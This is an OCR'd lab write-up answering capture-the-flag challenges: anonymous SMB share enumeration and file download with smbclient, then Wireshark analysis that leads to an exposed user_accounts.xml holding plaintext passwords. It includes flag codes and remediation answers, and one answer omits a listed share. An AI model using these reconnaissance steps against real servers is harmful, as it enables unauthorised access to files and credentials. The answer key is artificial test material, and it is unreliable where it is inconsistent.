
```
┌──(kali㉿Kali)-[~]
└─$ smbclient -L //10.5.5.14 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
```

- What shares are listed on the SMB server? Which ones are accessible without a valid user login? **workfiles, print$, IPC$**
- Accessible without authentication: **print$, IPC$**


**Step 3: Investigate each shared directory to find the file.**

Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.

Locate the file with the Challenge 3 code. Download the file and open it locally.



```
┌──(kali㉿Kali)-[~]
└─$ smbclient  //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 4357416 blocks available
smb: \> cd OTHER\
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021

                38497656 blocks of size 1024. 4357408 blocks available
smb: \OTHER\> get sxij42.txt flag3.txt
getting file \OTHER\sxij42.txt of size 103 as flag3.txt (3.5 KiloBytes/sec) (average 3.5 KiloBy
smb: \OTHER\> 
```



```
┌──(kali㉿Kali)-[~]
└─$ cat flag3.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.


┌──(kali㉿Kali)-[~]
└─$ 
```

- In which share is the file found? **//10.5.5.14/print$**
- What is the name of the file with Challenge 3 code? **sxij42.txt**
- Enter the code for Challenge 3 below: **NWs39691**

**Step 4: Research and propose SMB attack remediation.**

What are two remediation methods for preventing SMB servers from being accessed?

- Disable anonymous SMB access and enforce authentication
- Restrict SMB access using firewalls, network segmentation, and access control lists (ACLs)


## Challenge 4: Analyze a PCAP File to Find Information.

Total Points: 25

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, SA.pcap, is located in the Downloads subdirectory within the kali user home directory.

### Step 1: Find and analyze the SA.pcap file.

Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code.



```
http
```

```
No.     Time          Source       Destination  Protocol Length Info
      4 0.000071795   10.5.5.1     10.5.5.11    HTTP      159 GET /database-offline.php HTTP/1.1
      6 0.011841434   10.5.5.11    10.5.5.1     HTTP     3794 HTTP/1.1 200 OK  (text/html)
     14 2.036245694   10.5.5.1     10.5.5.11    HTTP      163 GET /styles/global-styles.css HTTP/1.1
     18 2.038249914   10.5.5.11    10.5.5.1     HTTP     5101 HTTP/1.1 200 OK  (text/css)
     26 4.057665129   10.5.5.1     10.5.5.11    HTTP      144 GET /test/ HTTP/1.1
     28 4.060212945   10.5.5.11    10.5.5.1     HTTP     1171 HTTP/1.1 200 OK  (text/html)
     36 6.079192031   10.5.5.1     10.5.5.11    HTTP      143 GET /data HTTP/1.1
     38 6.080111447   10.5.5.11    10.5.5.1     HTTP      572 HTTP/1.1 301 Moved Permanently  (text/html)
     46 8.099530689   10.5.5.1     10.5.5.11    HTTP      175 GET /webservices/rest/ws-user-account.php HTTP/1.1
     48 8.110125120   10.5.5.11    10.5.5.1     HTTP     3736 HTTP/1.1 200 OK  (text/html)
     56 10.131363371  10.5.5.1     10.5.5.11    HTTP      147 GET /includes HTTP/1.1
     58 10.132435798  10.5.5.11    10.5.5.1     HTTP      580 HTTP/1.1 301 Moved Permanently  (text/html)
     66 12.150089180  10.5.5.1     10.5.5.11    HTTP      148 GET /passwords HTTP/1.1
     68 12.151583938  10.5.5.11    10.5.5.1     HTTP      582 HTTP/1.1 301 Moved Permanently  (text/html)
     76 14.175837979  10.5.5.1     10.5.5.11    HTTP      153 GET /icons.text/gif HTTP/1.1
     78 14.176202540  10.5.5.11    10.5.5.1     HTTP      512 HTTP/1.1 404 Not Found  (text/html)
     86 16.195038946  10.5.5.1     10.5.5.11    HTTP      165 GET /javascript/follow-mouse.js HTTP/1.1
     88 16.196526139  10.5.5.11    10.5.5.1     HTTP     1478 HTTP/1.1 200 OK  (application/javascript)
     96 18.219190352  10.5.5.1     10.5.5.11    HTTP      159 GET /webservices/soap/lib HTTP/1.1
```


```
▸ Frame 4: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits) on interface br-339414195aeb, id
▸ Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:74:cc:e2:84), Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
▸ Internet Protocol Version 4, Src: 10.5.5.1, Dst: 10.5.5.11
▸ Transmission Control Protocol, Src Port: 57868, Dst Port: 80, Seq: 1, Ack: 1, Len: 93
▸ Hypertext Transfer Protocol
```

```
0000  02 42 0a 05 05 0b 02 42  74 cc
0010  00 91 29 5c 40 00 40 06  f2 f5
0020  05 0b e2 0c 00 50 cf 18  85 1d
0030  01 f6 1e 99 00 00 01 01  08 0a
0040  41 27 47 45 54 20 2f 64  61 74
0050  6f 66 66 6c 69 6e 65 2e  70 68
0060  2f 31 2e 31 0d 0a 48 6f  73 74
0070  2e 35 2e 31 31 0d 0a 55  73 65
0080  74 3a 20 63 75 72 6c 2f  37 2e
0090  41 63 63 65 70 74 3a 20  2a 2f
```

- What is the IP address of the target computer? **10.5.5.11**
- What directories on the target are revealed in the PCAP? **/test/ , /data/ , /includes/ , /passwords/, /styles/, /javascript/ , /webservices/**

### Step 2: Use a web browser to display the contents of the directories on the target computer.


Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.



# Index of /data


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| user_accounts.xml | 2012-05-14 00:00 | 5.5K | |

*Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80*



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
–<Employees>
  –<Employee ID="0">
      <UserName>Flag</UserName>
      <Password>Here is the Code for Challenge 4!</Password>
      <Signature>21z-1478K</Signature>
      <Type>Flag</Type>
    </Employee>
  –<Employee ID="1">
      <UserName>admin</UserName>
      <Password>adminpass</Password>
      <Signature>g0t r00t?</Signature>
      <Type>Admin</Type>
    </Employee>
  –<Employee ID="2">
      <UserName>adrian</UserName>
      <Password>somepassword</Password>
      <Signature>Zombie Films Rock!</Signature>
      <Type>Admin</Type>
    </Employee>
  –<Employee ID="3">
      <UserName>john</UserName>
      <Password>monkey</Password>
      <Signature>I like the smell of confunk</Signature>
      <Type>Admin</Type>
    </Employee>
  –<Employee ID="4">
      <UserName>jeremy</UserName>
      <Password>password</Password>
      <Signature>d1373 1337 speak</Signature>
      <Type>Admin</Type>
    </Employee>
  –<Employee ID="5">
      <UserName>bryce</UserName>
      <Password>password</Password>
```



```
-<Employees>
  -<Employee ID="0">
      <UserName>Flag</UserName>
      <Password>Here is the Code for Challenge 4!</Password>
      <Signature>21z-1478K</Signature>
      <Type>Flag</Type>
    </Employee>
```

- What is the URL of the file? **http://10.5.5.11/data/user_accounts.xml**
- What is the content of the file? **user_accounts**
- What is the code for Challenge 4? **21z-1478K**

**Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.**

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

- Encrypt network traffic using HTTPS and TLS instead of HTTP
- Disable directory browsing and restrict access to sensitive files